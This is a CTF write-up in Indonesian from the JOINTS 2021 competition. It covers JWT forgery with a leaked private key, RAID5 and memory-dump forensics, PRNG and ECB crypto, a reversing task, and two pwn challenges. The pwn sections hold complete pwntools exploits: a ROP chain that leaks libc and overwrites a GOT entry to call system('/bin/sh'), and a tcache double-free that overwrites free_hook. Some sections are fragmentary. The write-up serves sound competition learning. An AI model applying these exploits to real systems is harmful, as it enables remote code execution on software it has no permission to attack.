

WRITEUP CTF  
JOINTS 2021  
by  
-NoBrainBois-



# Web

## Renge's blog (340 pts)

Diberikan sebuah website blog dengan sebuah admin page. Jika dibuka akan memberikan respons 403. Jika dilihat pada cookie, terdapat cookie token berupa jwt. Algoritmanya adalah RS256. Kemudian pada home page, terdapat informasi berikut:

```
<link href='https://cdn.jsdelivr.net/npm/boxicons@2.0.5/css/boxicons.min.

<!-- -----TODO: remove this----- -->
<!-- <link href="/key/public.key" rel='public-key'> -->
<!-- -----TODO: move keys from public----- -->

</title>Ponggggg</title>
```

Awalnya kami mengira soal ini menggunakan vuln jwt dengan symmetry key sehingga kami mencoba mengganti jwt menjadi algoritma HS256. Ternyata... ga bisa? Akhirnya kami mencoba mencari private.key dengan membuka /key/private.key. Ternyata terdapat private.key. Kami mencoba membuat jwt dengan payload dan private key dengan script berikut:

```
import jwt

key = open("private.key", "rb").read()

payload = {
    "name": "guest866",
    "admin": True,
    "iat": 1618129279,
    "exp": 1618172479,
    "aud": "https://joints.id",
    "iss": "JOINTS21",
    "sub": "ctf@joints.id"
}

print(jwt.encode(payload, key=key, algorithm="RS256"))
#
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ1Ym1lIjojZ3Vlc3Q4NjYiLCJhZG1pbiI6dHJ1ZSwiaWF0IjoxNjE4MTI1Mjc5LCJleHAiOiJlZ2MTgxNzI0NzksImF1ZCI6Imh0dHBzOi8vam9pbmRzLmlkIiwiaXNzIjoiaSk9JTlRTMjEiLCJzdWIiOiJjdGZAam9pbmRzLmlkIn0.aLernXBGRrxggz3wdIfVCVjH9vNdp9VaxOf1ffsBJ5I16tdR5BxqhqrR9044jbpp_1r7RI102yv6EK2aVoZJLw
```

Kami pun membuka admin page dengan token yang kami buat dan berhasil:

**Flag=JOINTS21{H1d3\_y0ur\_key5}**

## Bonus

Flag: JOINTS21{H1d3\_y0ur\_key5}



# Forensics

Where is the file (321 pts)

Diberikan sebuah zip yang berisi 4 buah image dengan ukuran yang sama. Kami curiga bahwa file tersebut adalah suatu image yang menyusun suatu array RAID. Setelah kami cek menggunakan `mdadm --examine`, ternyata benar keempat file tersebut menyusun suatu sistem RAID5.


Kami pun membuat loop device untuk masing-masing image tersebut. Berikut adalah script shell (solution.sh) yang digunakan.

```
#!/bin/bash

NUM=1

while [ $NUM -le 4 ]
do
    echo "Looping back part"$NUM" to /dev/loop"$NUM
    losetup /dev/loop"$NUM" /media/sf_CTF/2021/Joints/quals/foren/Where\ is\ the\
file/disk"$NUM".img
    let NUM=$NUM+1
done
```

Sisanya, tinggal dirun dan `/dev/md` yang dihasilkan dimount ke suatu tempat, dalam hal ini kami gunakan `/mnt/flag`. Berikut adalah urutan eksekusi, yang kami lakukan hingga didapat gambar flag di dalam lokasi hasil mount.

[illegible]

Flag: JOINTS21{H3al\_th3\_D3geN3r4te\_DI5K}

[illegible]

## My memories with my waifu (350 pts)

Diberikan sebuah memory dump.

Profiling dengan imageinfo volatility memberikan profile image Win7SP1x86.

Setelah pengecekan file yang ada menggunakan filescan volatility, terdapat file flag.png.

File tersebut dapat di-dump menggunakan dumpfiles volatility.

Didapatkan gambar berikut:



Flag: JOINTS21{Pl4stiqu3\_M3m0ry}





### Baby PRNG 21 (442 pts)

```

        self.a = a
        self.c = c
        self.m = m

    def generate(self):
        self.state = self.state * self.a % self.m + self.c % self.m
        self.state = self.state % self.m
        return self.state

if __name__ == '__main__':
    for primes in permutations(PRIME):
        states = []
        for p, h in zip(primes, HINT):
            states.append(p + h)

        m, a, c = crack_unknown_modulus(states)
        if m > states[0]:
            print(states)
            print(m, a, c)
            break

    prng = PRNG(states[-1], a, c, m)
    pt = 'JOINST'
    for i in range(6, len(CT)):
        pt += chr(CT[i] ^ prng.generate())
    print(pt)

```



```

r.sendline("3")

r.recvuntil("Your name: ")
r.sendline(payload)

r.recvuntil("Token : ")
token = r.recvuntil("\n")[:-1]
return token

token = send_name('aaaaa", "is_admin": 1')
token2 = send_name('aaaaa', True)
r.sendline("2")
r.recvuntil("Token: ")
r.sendline(token2[:32]+token[32:64]+token2[64:])

print(r.recvuntil("\n"))

```

Jalankan scriptnya dan didapatkanlah flagnya:

Flag: JOINTS21{ECB\_uNknowN\_1NpUt\_p0s1t10n}



```
while s.check() == sat:
    model = s.model()
    print(model)

    z = ''
    for x in a:
        z += chr(int(str(model[x])))

    print z
```

Pada potongan flag ke-5 Z3 tidak dapat menghasilkan model yang satisfy constraint sehingga sedikit ditebak sesuai potongan flag yang lainnya.

Didapatkan flagnya.

Flag: JOINTS21{just\_an0ther\_stup1d\_c0d3}



```

except:
    continue
return v16

def rev(v12):
    s = ''
    for i in range(len(v12)):
        s = v12[i] + s
    return s

if __name__ == "__main__":
    v9 = ord(urandom(1)) % v1
    print(v9)
    v9 = open('./key/key{0}'.format(v9), 'rb').read()
    v8 = encrypt(v2, flag)
    v7 = rev(v8)
    v6 = xor_string(v7, v9)
    print(v6.encode('hex'))

# 30435993e440b462fc33493bef977c0afa93db54

```

Flow program adalah sebagai berikut:

1. Mengenkripsi flag dengan fungsi encrypt yang seperti transposition cipher dengan key yang fixed yaitu '32145'.
2. Hasilnya di-reverse.
3. Hasil reverse ini di xor dengan salah satu dari 100 key secara random.

Karena fungsi encrypt di atas 1 to 1 mapping, fungsi untuk mengembalikannya hanya perlu membuat mapping sebaliknya.

```
def rev_proc(s):
    hasil = ''
    mapping = {0: 8, 1: 4, 2: 0, 3: 12, 4: 16, 5: 9, 6: 5, 7: 1, 8: 13, 9: 17, 10:
10, 11: 6, 12: 2, 13: 14, 14: 18, 15: 11, 16: 7, 17: 3, 18: 15, 19: 19}
    for i in range(len(s)):
        hasil += s[mapping[i]]
    return hasil
```

Karena kemungkinan key hanya 100, dapat di brute untuk mendapatkan key yang sesuai.

Berikut script yang digunakan:

```
for i in range(100):
    after_xor = '30435993e440b462fc33493bef977c0afa93db54'.decode('hex')
    keyname = './key/key{}'.format(i)
    potential_key = open(keyname, 'rb').read()

    before_xor = xor(after_xor, potential_key)
    # before_xor = '544f4a45534e4944504b4641514c4742524d4843'.decode('hex')
```



```
before_rev = before_xor[::-1]
# print(before_rev)

flag_potential = rev_proc(before_rev)
if('JOINTS' in flag_potential):
    print flag_potential
```

Didapatkan flagnya.

Flag: JOINTS21{R4nS0mW4re}

# Pwn

## compare your strings (536 pts)

Diberikan sebuah program untuk compare string, buffer overflow input dari string pertama dapat digunakan untuk memperpanjang input dari string kedua sehingga dapat digunakan untuk meng-craft ROPchain.

Karena output pada program digunakan fungsi read dan input digunakan fungsi fgets (keduanya memiliki 3 parameter), maka diperlukan gadget untuk rdx. Sebelum return, rdx yang tersimpan >8 sehingga cukup untuk pemanggilan write untuk leak suatu address, di sini digunakan write\_got sehingga didapatkan address libc.

Gadget pop rdx juga dapat ditemukan pada libc sehingga dapat digunakan fgets untuk mengubah isi dari got strncmp menjadi system. Setelah kembali ke fungsi main, inputkan '/bin/sh' agar pemanggilan strncmp menjadi system('/bin/sh'). Didapatkan shell.

Berikut script yang digunakan:

```
from pwn import *

# r = process('./chal')
r = remote('dubwewsub.joints.id', 22222)

# gdb.attach(r, 'b *0x401388')

r.recvuntil(':')
p1 = 'A'*0x20 + '\xff'*8
r.sendline(p1)

r.recvuntil(':')

main = 0x401298
poprdi = 0x004013f3
poprsir15 = 0x004013f1
write_plt = 0x4010C0
write_got = 0x404028

fgets_plt = 0x4010E0
fgets_got = 0x404030

strncmp_got = 0x404018

p12 = 'A'*(0x30+8) + p64(poprdi) + p64(1) + p64(poprsir15) + p64(write_got) + p64(0)
+ p64(write_plt) + p64(main)
print(len(p12))
```

```
r.sendline(p12)

r.recvuntil('String match\n')
leak = r.recvuntil('A simple')[13]
write_libc = u64(leak[:8])
print hex(write_libc)

write_offset = 0x1111d0
popraxrdxrbxret_offset = 0x001628ad

libc_base = write_libc - write_offset
popraxrdxrbxret = libc_base + popraxrdxrbxret_offset

print hex(popraxrdxrbxret)

r.recvuntil(':')
p11 = 'A'*0x20 + '\xff'*8
r.sendline(p11)

stdin = 0x404070
stdin_offset = 0x000000000001eb980
stdin_libc = libc_base + stdin_offset

system_offset = 0x0000000000055410
system_libc = system_offset + libc_base

r.recvuntil(':')
p12 = 'A'*(0x30+8) + p64(poprdi) + p64(strncmp_got) + p64(poprsir15) + p64(0x10) +
p64(0) + p64(popraxrdxrbxret) + p64(0) + p64(stdin_libc) + p64(0) + p64(fgets_plt) +
p64(main)
print(len(p12))
r.sendline(p12)

r.sendline(p64(system_libc))

r.recvuntil(':')
r.sendline('/bin/sh\x00')
r.recvuntil(':')
r.sendline('/bin/sh\x00')

r.interactive()
```

Flag:  
JOINTS21{Wh@t h4ppEn5z t0 th3 rEtUrN Addr3sz 1s iN thE\_p0w3r Of r000p}

kandang ayam (555 pts)

Diberikan sebuah program yang jika dilihat seperti challenge heap yang umum, yaitu terdapat alloc, free, edit, dump. Setelah dilihat lebih lanjut, tidak ada checking double free maupun use after free. Karena yang digunakan libc 2.27, terdapat tcache yang tidak memiliki pengecekan yang rumit. Terdapat juga vulnerability format string pada input nama di awal sehingga libc dapat di leak.

Untuk solve soal ini, dimanfaatkan double free agar next chunknya diarahkan ke free\_hook (addressnya didapat dari format string di awal). Alokasikan chunk yang baru di free\_hook, dan edit nama untuk mengubah free\_hook menjadi address one\_gadget.

Berikut script yang digunakan:

```
from pwn import *

# r = process('./pwn2')
r = remote('dubwewsub.joints.id', 22223)

def alloc(index, message=p64(0)):
    global r
    r.sendlineafter("Pilihan Anda:", '1')
    r.sendlineafter("Ayam ke berapa?", str(index))
    r.sendlineafter("Nama ayam:", message)

def dump(index):
    global r
    r.sendlineafter("Pilihan Anda:", '2')
    r.sendlineafter("Ayam ke berapa?", str(index))

def edit(index, message):
    global r
    r.sendlineafter("Pilihan Anda:", '3')
    r.sendlineafter("Ayam ke berapa?", str(index))
    r.sendlineafter("Nama ayam:", message)

def free(index):
    global r
    r.sendlineafter("Pilihan Anda:", '4')
    r.sendlineafter("Ayam ke berapa?", str(index))

r.recvuntil('kandang ayam Anda: ')
r.sendline('%3$p')

leak = r.recvuntil('Nama yang').split('\n')[0]
libc_read = int(leak, 16) - 17
print hex(libc_read)

alloc(0)

free(0)
free(0)
```

```
read_offset = 0x110070
freehook_offset = 0x000000000003ed8e8
one_offset = 0x4f322

libc_base = libc_read - read_offset
libc_freehook = libc_base + freehook_offset
libc_one = libc_base + one_offset

edit(0, p64(libc_freehook))
alloc(1, '/bin/sh\x00')
alloc(2, p64(libc_one))


# gdb.attach(r, 'heapinfoall')

free(1)

r.interactive()
```

Flag: JOINTS21{ju5t\_ab0uT\_3verY0ne\_lov3s\_hie4p}





ME AND THE BOIS

TRYING TO SOLVE WATASHI NO USO

imgflip.com

[illegible]